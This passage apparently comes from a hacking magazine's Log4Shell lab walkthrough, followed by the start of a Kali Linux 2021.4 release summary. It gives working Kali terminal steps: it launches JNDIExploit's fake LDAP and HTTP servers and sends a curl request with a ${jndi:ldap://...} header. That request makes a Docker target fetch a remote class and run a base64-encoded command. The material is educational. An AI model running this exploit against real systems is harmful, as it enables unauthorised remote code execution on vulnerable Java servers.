

The target IP address is 172.17.0.2. Now let's set up the attacker system. We have setup a new directory named log4shell to store all files belonging to log4shell.

```
(kali㉿kali) - [~]
└─$ pwd
/home/kali

(kali㉿kali) - [~]
└─$ mkdir log4shell

(kali㉿kali) - [~]
└─$ cd log4shell
```

We have downloaded a Java exploit to hack log4j. The download information of this exploit is also given in our Downloads section.





After extracting the contents of the zip archive, we navigate into the extracted directory to find the exploit. The command to run this exploit is given as shown below.

```
(kali@kali) - [~/log4shell]
└─$ ls
JNDIExploit.v1.2  JNDIExploit.v1.2.zip

(kali@kali) - [~/log4shell]
└─$ cd JNDIExploit.v1.2

(kali@kali) - [~/log4shell/JNDIExploit.v1.2]
└─$ ls
JNDIExploit-1.2-SNAPSHOT.jar  lib

(kali@kali) - [~/log4shell/JNDIExploit.v1.2]
└─$ java -jar JNDIExploit-1.2-SNAPSHOT.jar -i your-private-ip -p 8888
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
█
```

In the place of "your-private-ip", we need to enter the attacker IP address (172.17.0.1). Now, what does this exploit do? It starts a fake LDAP server and HTTP server as shown below.

```
(kali@kali) - [~/log4shell/JNDIExploit.v1.2]
└─$ java -jar JNDIExploit-1.2-SNAPSHOT.jar -i 172.17.0.1 -p 8888 130 x
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] LDAP Server Start Listening on 1389...
[+] HTTP Server Start Listening on 8888...
```

The fake LDAP server is the third party server we need. Next, we need to trigger the exploit. Open a new terminal and run the command as shown below.

```
(kali@kali) - [~]
└─$ curl 172.17.0.2:8080 -H 'X-Api-Version: ${jndi:ldap://172.17.0.1:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}'
Hello, world!
```

In the above command we are starting with curl, you can see "\${jndi}". JNDI stands for Java Naming and Directory Interface and it is used for lookup of Java objects during program runtime. JNDI can interact with several directory interfaces which provide different scheme of files lookup.

One among them is the Lightweight Directory Access Protocol (LDAP). LDAP is a non-Java-specific protocol that can retrieve the object data as a URL which can be either local or remote. JNDI can be used to load data at an URL as Java object data by utilizing LDAP.

By specifying `${jndi:ldap://172.17.0.1:.....Ao=}`, we are asking JNDI to use LDAP to query the URL and load the data there as Java object data. Well, what does the exploit do? As soon as we trigger the exploit, switch to the terminal on which our fake LDAP server is running.

**"Exploitation attempts and testing have remained high during the last weeks of December" - Microsoft on Apache Log4shell.**



```
(kali@kali) - [~/log4shell/JNDIExploit.v1.2]
└─$ java -jar JNDIExploit-1.2-SNAPSHOT.jar -i 172.17.0.1 -p 8888 130 x
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] LDAP Server Start Listening on 1389...
[+] HTTP Server Start Listening on 8888...
[+] Received LDAP Query: Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=
[+] Payload: command
[+] Command: touch /tmp/pwned

[+] Sending LDAP ResourceRef result for Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo= with basic remote reference payload
[+] Send LDAP reference result for Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo= redirecting to http://172.17.0.1:8888/Exploitgb50rPt5lK.class
[+] New HTTP Request From /172.17.0.2:58782 /Exploitgb50rPt5lK.class
[+] Receive ClassRequest: Exploitgb50rPt5lK.class
[+] Response Code: 200
```

It received a LDAP query and executed a command. It created a new file named "pwned" in the /tmp directory of the target (since that is what the exploit is programmed to do). Let's check if the new file is created or not. This can be done as shown below.

```
(kali@kali) - [~]
└─$ docker exec vulnerable-app ls /tmp
hsperfdata_root


pwned


tomcat-docbase.8080.355784220610138602
tomcat.8080.6151084250227950632
```

All good, but what is "X-Api-version" we used while triggering the exploit? That's a HTTP header. As soon as we trigger the exploit, it will query the fake malicious LDAP server and it is inputting a string that is logged to the target ( -H 172.17.0.2) and then loading the malicious code. (In this case, creating a new file on target). That's how Log4jshell exploit works.

## **Kali Linux 2021.4**


# WHAT'S NEW

The final release of Kali Linux for year 2021 has been released by their makers. In What's New of this month's Issue, readers will see the updates added in the release. So let's go right away.


## **1. Updates to Desktop**

With this release the makers of Kali Linux updated all the three desktop environments : Gnome, KDE and Xfce. The GNOME Desktop has been updated to the latest release of Gnome, the Gnome 41. Even the KDE desktop has been updated to the latest release KDE 5.23. The changes it brings is a new design for the Breeze theme to improve the look with glossiness and style.

In Xfce, 2 new widgets have been added to the panel layout. These are the CPU usage widget and the VPN IP widget.

